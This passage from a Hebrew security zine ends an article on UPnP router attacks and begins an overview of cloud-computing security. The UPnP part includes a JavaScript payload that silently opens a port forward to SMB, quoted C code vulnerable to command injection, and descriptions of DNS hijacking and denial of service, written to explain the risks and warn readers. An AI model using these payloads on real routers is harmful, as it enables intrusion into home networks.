    req.send('<?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-ENV:Body><m:AddPortMapping xmlns:m="urn:schemas-upnp-org:service:WANPPPCConnection:1"><NewRemoteHost xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="string"></NewRemoteHost><NewExternalPort xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="ui2">1337</NewExternalPort><NewProtocol xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="string">TCP</NewProtocol><NewInternalPort xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="ui2">445</NewInternalPort><NewInternalClient xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="string">192.168.1.64</NewInternalClient><NewEnabled xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="boolean">1</NewEnabled><NewPortMappingDescription xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="string">EVILFORWARDRULE</NewPortMappingDescription><NewLeaseDuration xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="ui4">0</NewLeaseDuration></m:AddPortMapping></SOAP-ENV:Body></SOAP-ENV:Envelope>');
}

function processReqChange() {
    // only if req shows "loaded"
    if (req.readyState == 4) {
        // only if "OK"
        if (req.status == 200) {
            // ...processing statements go here...
            //alert(req.responseText);
        } else {
            alert("There was a problem retrieving the XML data:\n" + req.statusText);
        }
    }
}

loadXMLDoc(url);
```

ואת שאר הפרטים עליו ניתן לקרוא:

<http://www.gnucitizen.org/blog/bt-home-flub-pwnin-the-bt-home-hub-5/>

גם כותבי הסוסים הטרויאנים כדוגמת DarkComet מנצלים יכולת זו על מנת להנגיש את הקורבנות שלהם

בכדי לעקוף את הראוטר. לדוגמא:

<http://hackingcave.com/2012/08/rat-remote-administration-tool-darkcomet-stable-upnp/>

דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP

www.DigitalWhisper.co.il



Remote Code Execution

לא, שכחו מזה, אין Actions המאפשרים לנו להריץ קוד ברמת מערכת ההפעלה, אבל במסגרת מספר מחקרים שבוצעו, חוקרי אבטחה הצליחו לנצל פרצות ברמת פרסור חבילת ה-UPnP ע"י השרת, ובכך לגרום להרצת קוד. מחקר שבוצע על ידי הבחור שמריץ את האתר "[UPnP-Hacks](#)" (איש IT בשם Armijn Hemel) מציג כי במספר רכיבי רשת המספקים שירותי UPnP ניתן להגיע להרצת קוד על רכיבי UPnP שאינם מוודאים קלט על תוכן המשתנה **NewInternalClient** המגיע כחלק מה-Action: `AddPortMapping`.

תפקידו של ה-Action הנ"ל הינו להוסיף חוק לרכיב שאחראי על מימוש ה-Port Forwarding (נדבר עליו בהמשך), והמידע המתקבל מ-`NewInternalClient` אמור להיות כתובת IP פנימית ברשת. לאחר פרסור חבילת המידע המפעילה את `AddPortMapping`, המידע נלקח ומורץ על מערכת ההפעלה של השרת.

מבדיקה שביצע Armijn Hemel עולה כי מספר רכיבי UPnP בעלי ממשק IGD ישן לא מוודאים את הקלט המוכנס ל-`NewInternalClient` ומריצים אותו על מערכת ההפעלה כחלק מפקודת הוספת חוק הניתוב מבלי לבדוק דבר, הקוד נראה כך:

```
int pmlist_AddPortMapping (
char *protocol, char *externalPort, char *internalClient, char
*internalPort) {
char command[500];
sprintf(command, "%s -t nat -A %s -i %s -p %s -m mport
--dport %s -j DNAT --to %s:%s", g_iptables,
g_preroutingChainName, g_extInterfaceName,
protocol, externalPort, internalClient, internalPort);
system (command);
...
}
```

[במקור: [Squire A Fox in the Hen House](#)]


ניתן לנצל את היעדר הבדיקה (הנ"ל) ע"י הכנסת פקודת מערכת הפעלה במקום כתובת IP במשתנה `NewInternalClient` בעת הקריאה ל-`AddPortMapping`, ובכך להריץ קוד ברמת מערכת ההפעלה על רכיב ה-UPnP. במקרים אחרים, נמצא כי קיימת הגבלה על מספר התווים שניתן להכניס ל-`NewInternalClient` כך שניתן להכניס עד 15 תווים (כתובת ה-IP הארוכה ביותר כולל נקודות: 255.255.255.255), הגבלה זו עדיין מאפשרת לבצע פעולות כאלה ואחרות על מנת להשתלט על הנתב לחלוטין.

את תוצאות המחקר ניתן לראות בקישור הבא:

<http://www.upnp-hacks.org/devices.html>

דברים שאתה מציע חינם לתוקפים אותך ולעולם לא תדע - UPnP

www.DigitalWhisper.co.il



בנוסף ל-Armijn Hemel, פורסם מחקר נוסף, שבוצע על ידי מספר חוקרי אבטחה מחברת DefenceCode ובמסגרתו אותר 0-Day המאפשר להריץ קוד על רכיבי הרשת של Cisco Linksys (ולאחר פרסום המחקר, התברר כי עוד חברות רבות המבוססות על הציוד של Broadcom פגיעות גם הן) מרחוק עם הרשאות Root מבלי הצורך בלבצע הזדהות כל-שהיא לרכיב.

ככל הידוע לי, הקוד של האקספלויט לא פורסם, ולפי איך שזה נראה כיום, החברה מ-DefenceCode גם לא מתכוונת לפרסם אותו. מה שכן, הם פרסמו סרטון ב-YouTube:

<http://www.youtube.com/watch?v=cv-MbL7KFKE>

ב-Advisory שפורסם באתר שלהם פורסמו פרטים רבים אודות החולשה, ולפי ההסברים, מדובר בחולשת "Uncontrolled format string" הנגרמת מהיעדר בדיקת סוג הקלט המוכנס על ידי המשתמש, ובעזרתה ניתן לקרוא נתונים מזיכרון התוכנית, לגרום לשינוי בזיכרון התוכנית ובכך לפגוע בזרימתה הסדירה ובמקרים מסוימים (כגון כאן) ניתן אף להגיע להרצת קוד. למידע מורחב:

https://www.owasp.org/index.php/Format_string_attack


את החולשה ניתן לנצל בעת הפעלת ה-Action: SetConnectionType. אחד המשתנים המרכיבים את ה-Action (NewConnectionType) חשוף ל-Format String Attack. לאחר הפעלת החולשה, ניתן להפעיל את ה-Action: GetConnectionTypeInfo וכך לדעת מה היא תוצאת המתקפה.

DNS Overriding

השגת גישה לקונפיגורציה שרת ה-DNS של הנתב יכולה לקדם תוקפים רבים מספר צעדים קדמה בעת ניסיון להשתלט על הרשת והמחשבים ברשת, אותה הנתב מייצא. לא פעם ראינו גופים בעלי אופי זדוני כזה או אחר, משקיעים משאבים עצומים על מנת להשיג גישה לשרתי DNS של כמה שיותר מחשבים, דוגמה מצוינת לכך הינה כותבי ומפיצי התולעת DNS Changer וכל מי שהיה מעורב בפרויקט Ghost Click. עוד מידע בנושא ניתן לקרוא במאמר בשם "Operation Ghost Click", שפורסם בגיליון ה-34, בקישור הבא:

<http://www.digitalwhisper.co.il/files/Zines/0x22/DW34-1-OpGhostClick.pdf>

למה קונפיגורציה ה-DNS כל כך קריטית? מפני שבמידה והצלחנו להשיג גישה אליה ולשנותה, נוכל לגרום לכלל המחשב ברשת לבצע שאילתות DNS אל עבר שרתי DNS הנמצא תחת שליטתנו ובכך לבצע עליהם מתקפות Phishing או לגרום להם לגלוש לשרתי שלנו (שרתים עוינים) הכוללים Exploits Kits וכך להשיג גישה למחשביהם.



נתבים התומכים ב-UPnP מייצאים בדרך כלל Actions המאפשרים לגשת ולשנות את פרטי שרת ה-DNS שלהם (ושוב, כמובן, ללא הזדהות). כחלק מ-LANHostConfigManagement ו-LANDevice, ניתן להשתמש ב-SetDNSServer (או ברכיבים ישנים: AddDNSServer) על מנת לקבוע את פרטי ה-DNS.

גניבת כתובת IP

בדיוק כמו שאנחנו יכולים להגדיר Port Mapping אל תוך הרשת (לדוגמא - אל שירותים פנים-אירגוניים, כגון שרת SSH / שרת FTP או ממשק הניהול של הנתב וכו') אנו יכולים להגדיר Port Mapping אל כתובות IP הנמצאות מחוץ לרשת - וכך להשתמש בנתב כשרת פרוקסי ובאמצעותו "לגנוב" את כתובת ה-IP החיצונית של הרשת.


אם אנו יודעים כי משתמש מסוים ברשת הגדיר כי ניתן לגלוש אל ממשק הניהול של אתר כזה או אחר רק מכתובת IP ספציפית (לדוגמא, הרשת הביתית שלנו), אנו יכולים לנסות ולהשתמש בטריק זה על מנת לזייף את כתובת ה-IP שלנו כך שהשרת אליו אנו מעוניינים להתחבר (במקרה הנ"ל: השרת המארח את ממשק הניהול) יחשוב שאנחנו מחוברים מהרשת הביתית של אותו משתמש.

(דניאל גרסיה / FormateZ), הבחור שכתב את UMap (כלי המאפשר, בין היתר לרכוב על רכיבי רשת המייצאים ממשק IGD ולהפוך אותם לשרתי Proxy בעזרת הטריק הנ"ל), הציג את הנושא בכנס Defcon 19:

<http://toor.do/DEFCON-19-Garcia-UPnP-Mapping-WP.pdf>

Denial of Service

אישית, אני לא רואה יותר מדי עניין או תועלת בביצוע Denial Of Service לרכיבי UPnP. אך כותבים רבים אשר כותבים כלי תשאול UPnP, דיווחו על כך שבעת כתיבת הכלים, לא מעט פעמים יצא להם לגרום ל-Denial Of Service לא מכוונת, לדוגמא, באמצעות שליחת XML לא תקין. עם זאת, רכיבי UPnP רבים מייצאים Action בשם "ForceTerminate" תחת הממשק WANIPConnection, כך שאין יותר מדי מה לחשוב כאן - פשוט להשתמש ב-Action הנ"ל והרכיב למטה.



לסיכום

יש עוד מתקפות רבות שניתן לבצע בעזרת / דרך ממשקי UPnP אך נעצור כאן. בפרק הבא ("ביבליוגרפיה / לקריאה נוספת") יש קישורים רבים לטובת אלו המעוניינים להמשיך ללמוד את הנושא. כמו שניתן לראות, הקונספט של Plug & Play מאוד נח, אך כלל לא מאובטח. זה אבסורד שפונקציות הנמצאות בממשק הניהול מאחורי ממשק הזדהות, נגישות באמצעות UPnP, ללא סיסמה.


ההמלצה שלי היא: וותרו על הנוחות על מנת להגן על הרשת שלכם, לפחות עד שיגיע הפתרון שיאפשר UPnP מאובטח.

ביבליוגרפיה / לקריאה נוספת

- <http://www.finux.co.uk/slides/PlugAndPwnProtocol.pdf>
- <http://www.upnp-hacks.org/igd.html>
- http://en.wikipedia.org/wiki/Universal_Plug_and_Play
- <http://www.upnp.org/specs/arch/UPnP-arch-DeviceArchitecture-v1.0-20081015.pdf>
- <http://www.w3.org/TR/discovery-api/>
- <https://developer.gnome.org/gupnp/unstable/server-tutorial.html>
- http://www.theregister.co.uk/2013/01/29/hdmoore_upnp_flaw_rapid7/
- <http://tech.slashdot.org/story/13/01/30/022224/50-million-potentially-vulnerable-to-upnp-flaws>
- <http://wiki.wireshark.org/SSDP>
- http://wiki.micasaverde.com/index.php/Luup_UPnP_Variables_and_Actions
- <http://www.youtube.com/watch?v=qIn8h3ZdDNI>
- <http://jan.newmarch.name/internetdevices/upnp/upnp.html>
- <http://pauldotcom.com/wiki/index.php/Episode276>
- <http://coherence.beebits.net/wiki/TestSuite>
- <http://backtrackwasneverseasy.blogspot.co.il/2012/02/terminating-internet-of-whole-network.html?m=1>
- <http://toor.do/DEFCON-19-Garcia-UPnP-Mapping-WP.pdf>
- <http://www.ethicalhacker.net/content/view/220/24/>
- <http://www.gnucitizen.org/blog/bt-home-flub-pwnin-the-bt-home-hub-5/>

דברים שאתה מציע חינם לתוקפים אותך ולעולם לא תדע - UPnP

www.DigitalWhisper.co.il



- http://www.defensecode.com/public/DefenseCode_Broadcom_Security_Advisory.pdf
- http://www.blackhat.com/presentations/bh-usa-08/Squire/BH_US_08_Squire_A_Fox_in_the_Hen_House%20White%20Paper.pdf
- <http://upnp.org/specs/gw/UPnP-gw-LANHostConfigManagement-v1-Service.pdf>

תקני אבטחת מידע במחשוב ענן

מאת שחר גייגר מאור

רקע - מהו "מחשוב ענן"?

מערכות המידע בסוף המאה ה-20 ותחילת המאה ה-21 מבוססות ברובן על מערכים ממוחשבים. ארגון ממוצע מוציא כל שנה כ-5% מסך ההוצאות התפעוליות שלו על מערכות מידע¹.


בתחילת שנות השמונים של המאה ה-20, כשהצורך במחשוב הארגוני נעשה נפוץ יחסית אך מחיר המחשבים היה גבוה ושכיחותם נמוכה, רוכזו חלק גדול משירותי המחשוב במרכזי שירות מיוחדים שבהם בוצעו רוב החישובים. בשנות התשעים חל מפנה במגמת המחשוב הארגוני ורוב הארגונים הגדולים החלו לרכוש בעצמם את רוב תשתית טכנולוגיית המידע ולהפעילה בתוך הארגון במרכזים מיוחדים (חוות מחשבים או datacenters באנגלית).

שיפור בהיצע פתרונות המחשוב לצד שיפור משמעותי בתשתית התקשורת ועליה בהוצאות על מחשוב הביאו בסוף העשור הראשון של המאה ה-21 לשינוי כיוון נוסף במגמת המחשוב הארגוני. על פי מגמה זו מוצעים רבים משירותי המחשוב כשירות. לפי מודל זה נמצאים המחשבים והתוכנות עצמן מחוץ לשליטת הארגון אצל ספקי שירותים והארגון קונה את השירותים שבהם הוא מעוניין ומשלם על פי היקף הצריכה שלהם. חברת המחקר גרטנר הגדירה בשנת 2009 "מחשוב ענן" בצורה הבאה: "סוג של מחשוב, שבו טכנולוגיית מידע בעלת יכולת גידול וגמישות, ניתנת כשירות לפי דרישה להרבה לקוחות על בסיס תשתית האינטרנט"².

ציטוט זה מסתיר מאחוריו את אחד הקשיים הגדולים שאיתם מתמודדים אנשי מקצוע: העדר הגדרה רשמית ומדויקת למחשוב ענן. למרות שמדובר באופנה טכנולוגית שמלווה אותנו כבר כמה שנים, עדיין ניטשים ויכוחים לגבי המאפיינים וההגדרות שצריכים לחול על מחשוב ענן. מתי באמת מדובר במחשוב "ענן" ומתי מדובר בשירותי מחשוב הניתנים במיקור-חוץ? לא תמיד זה ברור. אולי מדובר באותה הגברת בשינוי אדרת?

1 - Computer Economics 2010

2 - Gartner, [Experts Define Cloud Computing: Can we get a Little Definition in our definitions?](http://blogs.gartner.com/daryl_plummer/2009/01/27/experts-define-cloud-computing-can-we-get-a-little-definition-in-our-definitions/), http://blogs.gartner.com/daryl_plummer/2009/01/27/experts-define-cloud-computing-can-we-get-a-little-definition-in-our-definitions/



הביטוי "מחשוב ענן" - מקורו, ככל הנראה, מהצורה שבאמצעותה נהוג במקרים רבים לתאר את רשת האינטרנט בתרשימים טכניים כמעין ענן סכמתי³. עם זאת, אין מדובר במודל אחיד. מחשוב ענן מגיע במגוון "טעמים" והוא בנוי ממספר רבדים:

מודל "קובית הענן"⁴ פותח על ידי פורום "יריחו" של ה-Open Group, קונסורציום גלובלי אשר מקדם תקנים טכנולוגיים, כדי לאפיין ארבעה פורמטים של מחשוב ענן. על פי מודל זה לכל סוג ענן המאפיינים שלו, אפשרויות שיתוף המידע שלו, דרגת הגמישות שלו והסיכונים שלו. מודל קוביית הענן מחלק את המרחב לענן "פנימי" - אם אמצעי המחשוב נמצאים פיזית בתוך חצר הלקוח או ענן "חיצוני" - אם אמצעי המחשוב נמצאים מחוץ לגבולות הפיזיים של הלקוח. דוגמא: מערך אחסון וירטואלי בתוך רשת הארגון הוא ענן פנימי, בעוד שתשתית אחסון שנרכשה בשירותי הענן של חברת Amazon תהיה חיצונית.

חלוקה נוספת של הקובייה היא בממד הקנייני של טכנולוגיית הענן אשר בשימוש: טכנולוגיה "קניינית" היא טכנולוגיה ייחודית לספק מסוים וקשה עד בלתי אפשרי לצרוך אותה מספק אחר. טכנולוגיה "פתוחה" היא טכנולוגיה תקנית אשר ניתן לצרוך אותה ממספר ספקים תוך הקטנת התלות בספק מסוים. הממד האחרון מדבר על טכנולוגיות שמצויות בתוך ההיקף הלוגי של הארגון (Perimeterised Technologies), כלומר בתוך מעטפת של תקשורת מאובטחת. כך ניתן ליישם שירותים חדשים מבוססי ענן באמצעות פתרונות תקשורת מאובטחת (למשל VPN⁵) ולהאריך את גבולות יחידת מערכת המידע בארגון לשירותים נוספים מבוססי ענן. הכיוון השני הוא טכנולוגיות שנמצאות מחוץ להיקף הלוגי של הארגון (de-perimeterised technologies). שירותי הענן נמצאים מחוץ לגבול הלוגי של הארגון ולכן לא חלים עליהם אותם חוקי אבטחת מידע שחלים בתוך הארגון. המידע שיועבר לספק הענן ייעטף או שיורשה לעבור רק כ-Meta-Data כדי למנוע שימוש לא מוגן בו.

חלוקה אחרת של מחשוב מבוסס ענן מתארת את סוגי השירותים שניתן לספק על פי שכבות שירות⁶:
SaaS - תוכנה כשירות (Software as a Service) - היכולת הניתנת בידי הלקוח להשתמש ביישום אשר מופעל על גבי תשתית של ספק שירות ענן. הגישה ליישומים מתאפשרת ממגוון תחנות קצה באמצעות דפדפן אינטרנט או רכיב תוכנה המותקן על העמדה. המשתמש אינו שולט במאפייני התוכנה, בתשתית התקשורת, בשרתים ובמערכות הקשורות אליה, למעט תכונות מסוימות אשר הוגדרו כניתנות לשינוי.


PaaS - פלטפורמה כשירות (Platform as a Service) - היכולת הניתנת בידי לקוח להתקין על תשתית הענן מערכות. הלקוח אינו שולט בתשתית המתפעלת מערכות אלה, לרבות השרתים, האחסון והתקשורת שקשורים אליהן, אך הוא שולט ביישומים המופעלים על גבי תשתיות אלה.

3 - TechTarget, Cloud Computing, <http://searchcloudcomputing.techtarget.com/definition/cloud-computing>

4 - The Open Group, Cloud Cube Model: Selecting Cloud Formations for Secure Collaboration, https://collaboration.opengroup.org/jericho/cloud_cube_model_v1.0.pdf

5 - Virtual Private Network מוצפנת ומאובטחת

6 - Peter Mell, Timothy Grance: The NIST Definition of Cloud Computing (National Institute of Standards and Technology Special Publication 800-145 7 pages (September 2011): <http://csrc.nist.gov/publications/nistpubs/800-145/SP800-145.pdf>



IaaS - תשתית כשירות (Infrastructure as a Service) - היכולת הניתנת בידי הלקוח להקצות, לעבד, לאחסן ולהשתמש במשאבים מחשביים בסיסיים אחרים עליהם הלקוח רשאי להריץ תוכנות כרצונו. ללקוח אין שליטה על התשתית עצמה, לרבות שרתים, אחסון והתקני תקשורת, אך יש לו שליטה על כל מה שמוקדן על תשתית זו.

חלוקה זו רווחת מאוד בקרב רוב אנשי המקצוע ומשמשת כשפה משותפת בדיונים, בכנסים ובפרסומים שונים בתחום. עם הזמן נוספו קיצורים נוספים אשר מתארים שירותים ספציפיים הניתנים כשירות כמו אחסון כשירות, אבטחת מידע כשירות ועוד⁷.

הזדמנויות ואיומים הקשורים למחשוב ענן

מחשוב ענן הוא קונספט חדש ואינו מוכר יחסית אשר מגלם בתוכו הזדמנויות ואיומים. ניתוח ההזדמנויות והאיומים מאפשרים למי שמעוניין להעמיק את הידע שלו בתחום, לקבל סט כלים לביצוע ניתוח סיכונים ובחינת דרכי פעולה אפשריות לניצול קונספט זה לצרכיו.

הזדמנויות

שימוש בטכנולוגיות מבוססות מחשוב ענן מאפשרות למשתמש לעשות פעולות חישוביות מסובכות מבלי להתחשב בטכנולוגיה "מתחת". מחשוב ענן "תופס" את עולם מערכות המידע בנקודת זמן קריטית: ישנה הבנה בקרב אנשי המקצוע, כי התשתית ואמצעי המחשוב מגיעים לנקודת פיצוץ. כמות המידע הזמין, החיישנים הקיימים על כל התקן ומכשירים חכמים למיניהם מעמיסים על התשתית הקיימת. כמו כן, נפח השימוש בתקשורת ואחסון גדלים בהתמדה. במציאות זו מחשוב ענן מהווה גישה רעננה, גמישה ומשתלמת מבחינה כלכלית לחלק גדול מהאתגרים לעיל⁸. היתרונות הטכנולוגיים הטמונים בשימוש במחשוב ענן ניתנים לאפיון על ידי מספר קבוצות עיקריות⁹:

שימוש בשירות עצמי ולפי דרישה - מודל השימוש במחשוב ענן מאפשר לארגונים לבנות סביבות מחשוב גמישות ולהרחיב בהתאם לחוזה ולהיקף העבודה הנדרשת. היכולת לשלם לפי השימוש מאפשרת לנצל בצורה טובה יותר את התקציב ולשנות את מודל הרכישה של מוצרים ושירותים למודל ליסינג, אשר נתמך על ידי ספקי הענן. מודל הענן מכיל יכולות וירטואליזציה מתקדמות אשר תומכות בשימוש לפי דרישה.

7 - Wikipedia, **Cloud Computing**, http://en.wikipedia.org/wiki/Cloud_computing#cite_note-1

8 - Elisabeth, Stahi et. al: Performance Implications of Cloud Computing (IBM Corp. 2012): <http://www.redbooks.ibm.com/redpapers/pdfs/redp4875.pdf>

9 - Marc Vael, **Cloud Computing Advantages -Why you should go for it** (A presentation by ISACA -Cloud Computing Task Force): http://www.isaca.org/Groups/Professional-English/cloud-computing/GroupDocuments/ISACA_Cloud%20Computing%20Advantages%20%28April%202011%29%20handout.pdf



יכולת השכפול של שרתים וירטואליים¹⁰ ועקרון שיתוף המשאבים (אשר יוזכר בהמשך) מקלים מאוד על ספק הענן לתמוך בצריכה של לקוחות רבים משאבים דומים¹¹.

גישה רחבה וזמינה מכל מקום - אחד המאפיינים החשובים של מחשוב ענן הוא היכולת "להתחבר לענן" מכל מקום באמצעות האינטרנט. הכוונה היא לחיבורים סטנדרטים שנתמכים על ידי כל מערכות המחשב האישי ומכשירי הטלפון החכמים. אלה הופכים את שירותי הענן לזמינים ואטרקטיביים מאוד¹². משאבי תקשורת רחבת פס הופכים בסביבת מחשוב ענן לתשתית קריטית עד כדי כך שכלל התפתחות התחום עשויה להיות מושפעת מקצב פריסת תשתיות התקשורת ברחבי העולם. נקודה זו אף עולה לא פעם כצואר בקבוק אשר דורש טיפול והתאמה במקומות מסוימים בעולם¹³.

שיתוף משאבים - כלומר, יכולתו של ספק הענן לשרת מספר רב של לקוחות באמצעות מנגנונים הנתמכים על ידי משאבים פיסיים ולוגיים אשר נפרסים ונסגרים על פי הדרישה¹⁴. בבסיס שיתוף המשאבים עומדות כמה מתודולוגיות וטכנולוגיות, כשהעיקריות שבהן הן: וירטואליזציה שהוזכרה למעלה וגם multi-tenancy¹⁵. שיתוף משאבים מעלה מאוד את יעילות השימוש במערכות ומאפשר לספק הענן ליהנות מיתרון לגודל (economy of scale) ושימוש חוזר בטכנולוגיה. תכונה חשובה זו מאפשרת הורדת עלות השימוש עבור הלקוח ומהווה יתרון גדול עבורו¹⁶.

הקצאה מהירה וגמישה של משאבים חדשים - רשימת השירותים שניתנים להקצאה מהירה ללקוחות כוללת שירותי אחסון, יחידות עיבוד (CPUs), ממשקים ועוד. ספק ענן יכול, לדוגמא, לשנות את הקצאת אמצעי האבטחה שלו עבור לקוח מסוים לפי הצורך. הספק מגביל בצורה כזו התקפות על לקוחותיו במהירות וביעילות שאינן נחלתו של ספק שירותי אירוח לאתרים. היכולת להרחיב ולצמצם את המשאבים בצורה דינאמית ופשוטה מהווה יתרון מובהק לשימוש בטכנולוגיות ענן¹⁷.

יכולות אוטומציה מדידות, מבוקרות ואופטימליות - תהליך של אוטומציה בענן עשוי להביא להורדת עלויות. את תהליך האוטומציה ניתן להשוות לייצור מכוניות בפס ייצור. בעבר היה נהוג לייצר מכוניות בפס ייצור אחד, כך שייצורו הרבה מכוניות דומות יחסית. כך היה גם בענן: השירותים אופיינו בשונות נמוכה ובכמות

10 - שרתים אשר חלק ממערכות העיבוד, האחסון והחומרה שלהם משותפים, אך הם פועלים כישויות לוגיות נפרדות. על מכונה פיזית יחידה ויעודית לנושא ניתן להתקין כמה עשרות שרתים וירטואליים.

11 - SUN Microsystems, Introduction to Cloud Computing architecture (Whitepaper, SUN Microsystems June 2009):

<http://java.net/jira/secure/attachment/29265/CloudComputing.pdf>

12 - IDC, Defining "Cloud Services" and "Cloud Computing", <http://blogs.idc.com/ie/?p=190>

13 - U.S. House Of Representatives - Subcommittee On Technology And Innovation Committee On Science, Space, And Technology - Hearing Charter: *The Next IT Revolution?: Cloud Computing Opportunities and Challenges* (September 2011):


http://science.house.gov/sites/republicans.science.house.gov/files/documents/hearings/092111_charter.pdf

14 - Forbes, The Economic Benefit of Cloud Computing, <http://www.forbes.com/sites/kevinijackson/2011/09/17/the-economic-benefit-of-cloud-computing/>

15 - עיקרון ה-multi-tenancy מייצג שיטה לשיתוף שירותים בין מספר צרכנים שונים. עיקרון זה ניתן להדגמה כמעין "בניין משותף" שיש בו אזורים משותפים לכלל הדיירים ואזורים פרטיים לכל דייר לפי צרכיו. במחשוב ענן מקובל לראות בעיקרון זה הגשמה של חזון שירותי הענן הציבורי.

16 - Expert Group Report, The Future Of Cloud Computing, <http://cordis.europa.eu/fp7/ict/ssai/docs/cloud-report-final.pdf>

17 - Daniele Catteddu and Giles Hogben (editors): Benefits, risks and recommendations for information security (ENISA, 2009): <http://www.enisa.europa.eu/activities/risk-management/files/deliverables/cloud-computing-risk-assessment>



גדולה. כיום אין זה מספיק לחלק גדול מהצרכנים. הם דורשים התאמה אישית של השירותים שאותם הם צורכים מספק שירותי הענן. אוטומציה בעידן של מחשוב ענן צריכה לתת מענה לשני פרמטרים מרכזיים: יכולת שכפול גבוהה של שירותים ושמירה על מספר ווריאציות גדול יחסית¹⁸.

העקרונות שנימנו לעיל מאפשרים לצרכנים ליהנות מטכנולוגיות מתקדמות, ניצול משאבים ומחיר נמוך יחסית. מיצוי היתרון לגודל והעלות השולית הנמוכה עבור ספקי הענן מנגישים את אותן טכנולוגיות מתקדמות לכל דורש ומביאים במקרים רבים להורדת עלויות מחשוב עבור יחידים וארגונים כאחד.

איומים

לא קשה למצוא חששות הקשורים למחשוב ענן. מדובר בקונספט חדש ומורכב שהתפרסם אך לפני מספר שנים. כמו כן מדובר בתפיסה טכנולוגית מורכבת ומאתגרת ששונה מאוד מהתפיסה הרווחת בתחום המחשוב.

כיאה לאימוץ טכנולוגיה חדשה, צפוי כי האתגרים יהיו מגוונים מאוד וכדי למפות את החששות של אנשי המקצוע מהאתגרים שצופן מחשוב הענן, מתפרסמים מדי פעם סקרים אשר מפלחים את החששות על פי השייך הטכנולוגי שלהן. במחקר שפורסם על ידי חברת IDC¹⁹ בספטמבר 2009 התבקשו כמה מאות אנשי מקצוע מתחום טכנולוגיות המידע לדרג את האתגרים המרכזיים במחשוב ענן על פי רמת החשש. האתגר שממנו חוששים 87.5% מהמשיבים הוא נושא אבטחת המידע. אחריו הגיעו נושאים אחרים כמו זמינות הנתונים בענן וחשש מבעיות ביצועים של מערכות הענן²⁰.

